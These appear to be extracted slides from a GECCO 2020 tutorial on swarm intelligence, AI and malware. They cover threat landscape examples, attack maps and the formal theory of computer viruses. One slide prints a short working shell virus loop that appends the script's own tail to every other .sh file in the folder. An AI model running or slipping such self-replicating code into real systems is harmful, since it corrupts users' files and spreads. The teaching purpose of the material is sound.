

# Swarm Intelligence in Cybersecurity

**Ivan Zelinka**

Department of Computer Science  
Faculty of Electrical Engineering and Computer  
Science, VŠB-TUO  
17. listopadu 15 , 708 33 Ostrava-Poruba  
Czech Republic  
[ivan.zelinka@vsb.cz](mailto:ivan.zelinka@vsb.cz), [www.ivanzelinka.eu](http://www.ivanzelinka.eu)

**Roman Šenkeřík**

Tomas Bata University in Zlín  
Faculty of Applied Informatics  
Department of Informatics and Artificial Intelligence  
Nad Stranemi 4511  
76005 Zlín, Czech Republic  
Email: [senkerik@utb.cz](mailto:senkerik@utb.cz)


Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).

GECCO '20 Companion, July 8–12, 2020, Cancún, Mexico

© 2020 Copyright is held by the owner/author(s).

ACM ISBN 978-1-4503-7127-8/20/07.

<https://doi.org/10.1145/3377929.3389851>



## Instructors

- **Ivan Zelinka** ([ivanzelinka.eu](http://ivanzelinka.eu)) is Professor at the Technical University of Ostrava, Faculty of Electrical Engineering and Computer Science and national supercomputing centre IT4Innovations. He was/is supervisor, co-supervisor and member of a numerous research grants, national and international Ivan Zelinka is a member of the British Computer Society and IEEE. Ivan Zelinka is also founder and editor in chief of the Springer book series Emergence, Complexity and Computation. He is also head of NAVY research group at VSB ([navy.cs.vsb.cz](http://navy.cs.vsb.cz))
- **Roman Šenkeřík** is an Associate Professor and Head of the A.I.Lab with the Department of Informatics and Artificial Intelligence, and Leader of Evolutionary computing research group at Tomas Bata University in Zlín. He is the author of more than 40 journal papers, 250 conference papers, and several book chapters as well as editorial notes. His research interests are soft computing methods and their interdisciplinary applications in optimization and cyber-security, development of evolutionary algorithms, machine learning, data science, the theory of chaos, and complex systems.



FEI VŠB-TU



<http://www.vsb.cz/en/>



# NAVY

<http://navy.cs.vsb.cz> or <https://ivanzelinka.eu/NAVY/>

## Unconventional Algorithms and Computing

Nekonvenční algoritmy a výpočty - NAVY


### Home

Home  
About  
Teaching  
Research  
Collaboration  
Projects  
Members  
For Students  
Contact

Homepage of research group at Faculty of Electrical Engineering and Computer Science, Department of Computer Science, VSB - Technical University of Ostrava



IT4Innovations  
national  
supercomputing  
center







# In memoriam of Peter Szor

*Viruses don't harm, ignorance does. Is ignorance a defense?*

*"[. . .] I am convinced that computer viruses are not evil and that programmers have a right to create them, to possess them and to experiment with them . . . truth seekers and wise men have been persecuted by powerful idiots in every age . . ."*

**Mark A. Ludwig**

*Everyone has the right to freedom of opinion and expression; this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media and regardless of frontiers.*

**Article 19 of Universal Declaration of Human Rights**

## Course agenda

- Introduction
  - Malware
  - AI
  - Swarm intelligence (SI)
- Malware – techniques and principles
- The today's role of the AI and SI in malware and antimalware technologies
- The most advanced malware – what we shall expect
  - AI, Swarm intelligence and malware = X-ware
  - Fusion and the main principles
  - X-worm a real swarm malware
    - Principles, behavior, communication via dark net, analysis
- Examples, Videos
- Future antimalware technologies – can we learn from X-Worm?
- Questions & Discussion





# Motivation

## The most dangerous viruses

- Stuxnet, 2009-2010  
An error is seen on a computer screen of Bushehr nuclear power plant's map in the Bushehr Port on the Persian Gulf, 1,000 kms south of Tehran, Iran on February 25, 2009.
- 2008 air crash of Spanair MD-82 during take off in Madrid, 154 dead.
- The worst tragedy in Spain in last 25 yrs, one of the service computers system attacked by Trojan:
  - Hernández, José Antonio (20 August 2010). ["El ordenador de Spanair que anotaba los fallos en los aviones tenía virus"](#) [The Spanair computer that wrote down the faults in the aircraft had a virus]. *El País* (in Spanish).
  - Leyden, John (20 August 2010). *"Trojan-ridden warning system implicated in Spanair crash"*.
  - ["Malware implicated in fatal Spanair plane crash"](#). *TechNewsDaily*. 20 August 2010.

## Cybernetic war

- "Crippling blackout hits tens of millions in South America".  
[www.cbsnews.com](http://www.cbsnews.com).

The New York Times

### *Kremlin Warns of Cyberwar After Report of U.S. Hacking Into Russian Power Grid*



The New York Times  
*In a Global Market for Hacking  
Talent, Argentines Stand Out*

## POWER BLACKOUT IN ARGENTINA, URUGUAY, PARAGUAY AND BRAZIL; IS THIS THE BIGGEST CYBERATTACK EVER?

Share this...



A massive blackout left millions of people without power in some South American countries, such as Argentina, Uruguay and Paraguay, over the last weekend. Although the exact causes of the incident are not yet known, **network security** experts and authorities consider it likely to be a **cyberattack**; "there is still nothing confirmed, but we must not rule out any possibility", Argentine government officials said.





# Cybernetic threads



## Web Pages Infected Today

959,358


## Top 5 Countries Hosting Infected Websites

Below are the top 5 countries hosting websites that caused the greatest percentage of worldwide detections.



## Types of Malware Found

The following is a list of the top 5 web-based threats that caused the greatest number of global detections over the last 7 days.



## A.I. and cybersecurity


- Deep fake videos /faces.
- Learning from Twitter, Instagram, FCB, emails... to mimic behaviour, moods, formal/informal communication styles... (“It come from me, it sounds like me, it talks about the things we usually talk about. I expect they'd open it”).
- We should not “sleep” with misconception: “If I was an attacker, why would I develop a deep learning system like Google/MIT are building when I can send 10,000 emails and have one person click on them?”
- Near Future: It's still possible that like any legitimate organisation, hacking gangs will look to exploit machine learning and artificial intelligence tools to augment their operations, if not replace their manual tasks. “Hackers will always look for things to make their processes work smoother”
- => A.I. driven malware, viruses, Machine Learning powered cyberattacks...

# Cyberthreads the cybersecurity landscape





# Understanding the cybersecurity landscape



# Understanding the cybersecurity landscape

## Digital attack map

Exploring the Data,  
<https://threatmap.checkpoint.com/ThreatPortal/livemap.html>

Powered by ThreatCloud Intelligence

THREATCLOUD

LIVE CYBER ATTACK THREAT MAP

Check Point  
SOFTWARE TECHNOLOGIES, INC.




# Understanding the cybersecurity candscape

## Cyber attack maps – Kaspersky lab

- Kaspersky (<https://cybermap.kaspersky.com/#>)
- Cyberthreat real-time map by Kaspersky shows you the real-time attack detected by their various source system.

- On-Scanner access
- On Demand Scanner
- Web Anti-virus
- Mail Anti-virus
- Intrusion Detection System
- Vulnerability Scan
- Kaspersky Anti-spam
- Botnet Activity detection

- You can have data in table format under stats page.








# Malware – history and basic principles

## Turing machine, finite automata: history

- John von Neumann, 29 states, 2D, 5 elements = 200,000 cells 1948 vision of replicating machines
- 1953 Watson and Crick, DNA 1968
- Cells with 8 states and the 5 elemental environment in 1980
- NASA / ASEE self-replicating robots on the Moon
- Game of Life, see also


<https://www.youtube.com/watch?v=C2vgICfQawE>



## What a computer virus really is?

$$\begin{aligned} \forall M \forall V \quad (M, V) \in \mathcal{V} &\Leftrightarrow [V \subset \mathbb{I}^*] \text{ et } [M \in \mathcal{M}] \text{ et} \\ &[\forall v \in V \quad [\forall H_M \quad [\forall t \quad \forall j \in \mathbb{N} \\ &\quad [1. P_M(t) = j \text{ et} \\ &\quad \quad 2. \$M(t) = \$M(0) \text{ et} \\ &\quad \quad 3. (\Box_M(t, j), \dots, \Box_M(t, j + |v| - 1)) = v] \\ \Rightarrow &[\exists v' \in V [\exists t', t'', j' \in \mathbb{N} \text{ et } t' > t \\ &\quad [1. [(j' + |v'|) \leq j] \text{ ou } [(j + |v|) \leq j']] \\ &\quad \quad 2. (\Box_M(t', j'), \dots, \Box_M(t', j' + |v'| - 1)) = v' \text{ et} \\ &\quad \quad 3. [\exists t'' \text{ tel que } [t < t'' < t'] \text{ et} \\ &\quad \quad \quad [P_M(t'') \in j', \dots, j' + |v'| - 1] \end{aligned}$$

]]]]]]]]



```
for i in *.sh; do
  if test ".$i" != "$0"; then
    tail -n 5 $0 | cat >> $i ;
  fi
done
```

## What a computer virus really is?

$$\forall M \forall V (M, V) \in \mathcal{V} \Leftrightarrow [V \subset \mathbb{I}^*] \text{ et } [M \in \mathcal{M}] \text{ et}$$

$$[\forall v \in V [\forall H_M [\forall t \forall j \in \mathbb{N}$$

$$[ 1. P_M(t) = j \text{ et}$$

$$2. \$_M(t) = \$_M(0) \text{ et}$$

$$3. (\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$$

$$\Rightarrow [\exists v' \in V [\exists t', t'', j' \in \mathbb{N} \text{ et } t' > t$$


$$[ 1. [(j' + |v'|) \leq j] \text{ ou } [(j + |v|) \leq j']]$$

$$2. (\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v' \text{ et}$$

$$3. [\exists t'' \text{ tel que } [t < t'' < t'] \text{ et}$$


$$[P_M(t'') \in j', \dots, j' + |v'| - 1]$$

]]]]]]]]



